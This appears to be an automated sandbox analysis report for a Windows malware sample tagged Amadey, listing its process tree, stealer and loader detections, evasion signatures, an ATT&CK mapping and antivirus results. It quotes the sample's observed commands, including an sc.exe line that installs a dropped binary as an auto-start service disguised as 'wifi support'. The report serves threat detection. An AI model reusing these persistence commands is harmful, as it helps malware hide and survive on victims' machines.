ID: 552985
Sample Name: JV4ILFxpDY.exe
Cookbook: default.jbs
Time: 01:49:18
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report JV4ILFxpDY.exe

Overview


General Information

Sample Name:	JV4ILFxpDY.exe
Analysis ID:	552985
MD5:	228e9e4a42f5596.
SHA1:	c1207ad874e88d..
SHA256:	587e1548861c1d..
Tags:	Amadey exe
Infos:	

Most interesting Screenshot:



Detection




RedLine SmokeLoader Tofsee Vidar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Snort IDS alert for network traffic (e.…
- Detected unpacking (overwrites its o…
- Yara detected SmokeLoader
- System process connects to networ…
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for subm…
- Benign windows process drops PE f…
- Yara detected Vidar stealer
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Yara detected Tofsee
- Sigma detected: Copying Sensitive …

Classification



Process Tree

- **System is w10x64**
- JV4ILFxpDY.exe (PID: 7012 cmdline: "C:\Users\user\Desktop\JV4ILFxpDY.exe" MD5: 228E9E4A42F5596A5BECBACC44A03FC7)
  - JV4ILFxpDY.exe (PID: 7072 cmdline: "C:\Users\user\Desktop\JV4ILFxpDY.exe" MD5: 228E9E4A42F5596A5BECBACC44A03FC7)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - 7C86.exe (PID: 1316 cmdline: C:\Users\user\AppData\Local\Temp\7C86.exe MD5: 277680BD3182EB0940BC356FF4712BEF)
        - WerFault.exe (PID: 5476 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 1316 -s 520 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
      - 8939.exe (PID: 6260 cmdline: C:\Users\user\AppData\Local\Temp\8939.exe MD5: 9132D968A613216A67E889ADDB7307E1)
        - 8939.exe (PID: 6728 cmdline: C:\Users\user\AppData\Local\Temp\8939.exe MD5: 9132D968A613216A67E889ADDB7307E1)
      - D675.exe (PID: 2016 cmdline: C:\Users\user\AppData\Local\Temp\D675.exe MD5: E65722B6D04BD927BCBF5545A8C45785)
      - 85ED.exe (PID: 5332 cmdline: C:\Users\user\AppData\Local\Temp\85ED.exe MD5: AE68C579B04E099661F2647392413398)
        - cmd.exe (PID: 2532 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\rdxbevsp\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5104 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 3424 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\exmrkmjs.exe" C:\Windows\SysWOW64\rdxbevsp\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5028 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 6528 cmdline: C:\Windows\SysWOW64\sc.exe" create rdxbevsp binPath= "C:\Windows\SysWOW64\rdxbevsp\exmrkmjs.exe /d\"C:\Users\user\AppData\Local\Temp\85ED.exe\"" type= own start= auto DisplayName= "wifi support MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 5340 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - 8DFC.exe (PID: 856 cmdline: C:\Users\user\AppData\Local\Temp\8DFC.exe MD5: D7DF01D8158BFADDC8BA48390E52F355)
        - 8DFC.exe (PID: 5868 cmdline: C:\Users\user\AppData\Local\Temp\8DFC.exe MD5: D7DF01D8158BFADDC8BA48390E52F355)
- svchost.exe (PID: 7024 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7100 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7132 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5252 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6456 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6404 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 5716 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 2804 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 4404 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 4060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6868 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6632 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- jhewjjt (PID: 3044 cmdline: C:\Users\user\AppData\Roaming\jhewjjt MD5: 228E9E4A42F5596A5BECBACC44A03FC7)
  - jhewjjt (PID: 6988 cmdline: C:\Users\user\AppData\Roaming\jhewjjt MD5: 228E9E4A42F5596A5BECBACC44A03FC7)
- svchost.exe (PID: 1952 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6324 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 6456 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 1316 -ip 1316 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- dllhost.exe (PID: 5116 cmdline: C:\Windows\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E} MD5: 2528137C6745C4EADD87817A1909677E)
- dllhost.exe (PID: 2352 cmdline: C:\Windows\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E} MD5: 2528137C6745C4EADD87817A1909677E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000019.00000002.391758974.000000000613000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000019.00000002.391758974.000000000613000.00000004.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
0000001B.00000002.439913258.0000000003DD1000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000001A.00000002.436599794.000000000640000.00000040.00000001.sdmp	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
00000028.00000000.434050190.000000000402000.00000040.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	

Click to see the 13 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
14.2.jhewjjt.5715a0.1.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	

Source	Rule	Description	Author	Strings
0.2.JV4ILFxpDY.exe.6415a0.1.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
27.2.8DFC.exe.3eef910.1.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
26.3.85ED.exe.660000.0.raw.unpack	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
2.1.JV4ILFxpDY.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
Click to see the 18 entries				

Sigma Overview

System Summary:

Sigma detected: Copying Sensitive Files with Credential Data

Sigma detected: New Service Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected SmokeLoader

Spam, unwanted Advertisements and Ransom Demands:

Yara detected Tofsee

System Summary:

PE file has nameless sections

Data Obfuscation:

- Detected unpacking (overwrites its own PE header)
- Detected unpacking (changes PE section rights)
- .NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection:

- Deletes itself after installation
- Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

- Found evasive API chain (may stop execution after checking mutex)
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Found evasive API chain (may stop execution after checking locale)
- Checks if the current machine is a virtual machine (disk enumeration)
- Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)
- Contains functionality to detect sleep reduction / modifications
- Found evasive API chain (may stop execution after checking computer name)

Anti Debugging:

- Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Benign windows process drops PE files
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Contains functionality to inject code into remote processes
- Creates a thread in another existing process (thread injection)
- .NET source code references suspicious native API functions

Lowering of HIPS / PFW / Operating System Security Settings:

- Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

- Yara detected RedLine Stealer
- Yara detected SmokeLoader
- Yara detected Vidar stealer
- Yara detected Tofsee


Remote Access Functionality:

- Yara detected RedLine Stealer
- Yara detected SmokeLoader
- Yara detected Vidar stealer
- Yara detected Tofsee

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Valid Accounts 1	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1 1	Input Capture 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Native API 5 3 1	Valid Accounts 1	Valid Accounts 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Encryp Channe
Domain Accounts	Exploitation for Client Execution 1	Windows Service 4	Access Token Manipulation 1	Obfuscated Files or Information 3	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-St Port 1
Local Accounts	Command and Scripting Interpreter 3	Logon Script (Mac)	Windows Service 4	Software Packing 3 3	NTDS	System Information Discovery 2 2 7	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Applica Layer Protocc
Cloud Accounts	Service Execution 3	Network Logon Script	Process Injection 5 1 3	Timestomp 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Applica Layer Protocc
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Security Software Discovery 5 7 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 3 1	Proc Filesystem	Virtualization/Sandbox Evasion 2 3 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Valid Accounts 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pr
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protocc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Virtualization/Sandbox Evasion 2 3 1	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Process Injection 5 1 3	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Hidden Files and Directories 1	GUI Input Capture	Domain Groups	Exploitation of Remote Services	Email Collection	Commonly Used Port	Proxy


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
JV4ILFxpDY.exe	34%	Virustotal		Browse
JV4ILFxpDY.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\8DFC.exe	100%	Avira	HEUR/AGEN.1211353	
C:\Users\user\AppData\Local\Temp\1530.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\8939.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\36D4.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\7C86.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\259C.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\D675.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\jhewjjt	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\F10C.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\exmrkmjs.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\754.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\85ED.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\E812.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\8DFC.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\D489.exe	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\1530.exe	63%	ReversingLabs	Win32.Ransomware.StopCrypt	
C:\Users\user\AppData\Local\Temp\754.exe	46%	ReversingLabs	Win32.Trojan.Fragtor	
C:\Users\user\AppData\Local\Temp\7C86.exe	46%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\7C86.exe	77%	ReversingLabs	Win32.Trojan.Raccoon	
C:\Users\user\AppData\Local\Temp\8DFC.exe	46%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\8DFC.exe	89%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Local\Temp\D489.exe	63%	ReversingLabs	Win32.Ransomware.StopCrypt	
C:\Users\user\AppData\Local\Temp\E812.exe	29%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\E812.exe	81%	ReversingLabs	Win32.Trojan.Raccrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
40.0.8DFC.exe.f40000.5.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
40.0.8DFC.exe.f40000.7.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
26.2.85ED.exe.400000.0.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
2.0.JV4ILFxpDY.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.JV4ILFxpDY.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
26.3.85ED.exe.660000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
25.2.D675.exe.580e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
15.0.jhewjjt.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.0.7C86.exe.5e0e50.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
21.2.8939.exe.5715a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.1.JV4ILFxpDY.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
25.2.D675.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.0.7C86.exe.5e0e50.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
27.0.8DFC.exe.8d0000.0.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
2.2.JV4ILFxpDY.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
27.2.8DFC.exe.8d0000.0.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
40.0.8DFC.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
40.0.8DFC.exe.f40000.11.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
17.0.7C86.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.0.jhewjjt.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.0.jhewjjt.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.JV4ILFxpDY.exe.6415a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.7C86.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
40.0.8DFC.exe.f40000.1.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
24.0.8939.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
40.0.8DFC.exe.f40000.2.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
24.0.8939.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
24.0.8939.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
17.2.7C86.exe.5e0e50.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
27.0.8DFC.exe.8d0000.1.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
15.1.jhewjjt.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
40.0.8DFC.exe.400000.6.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
26.2.85ED.exe.640e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
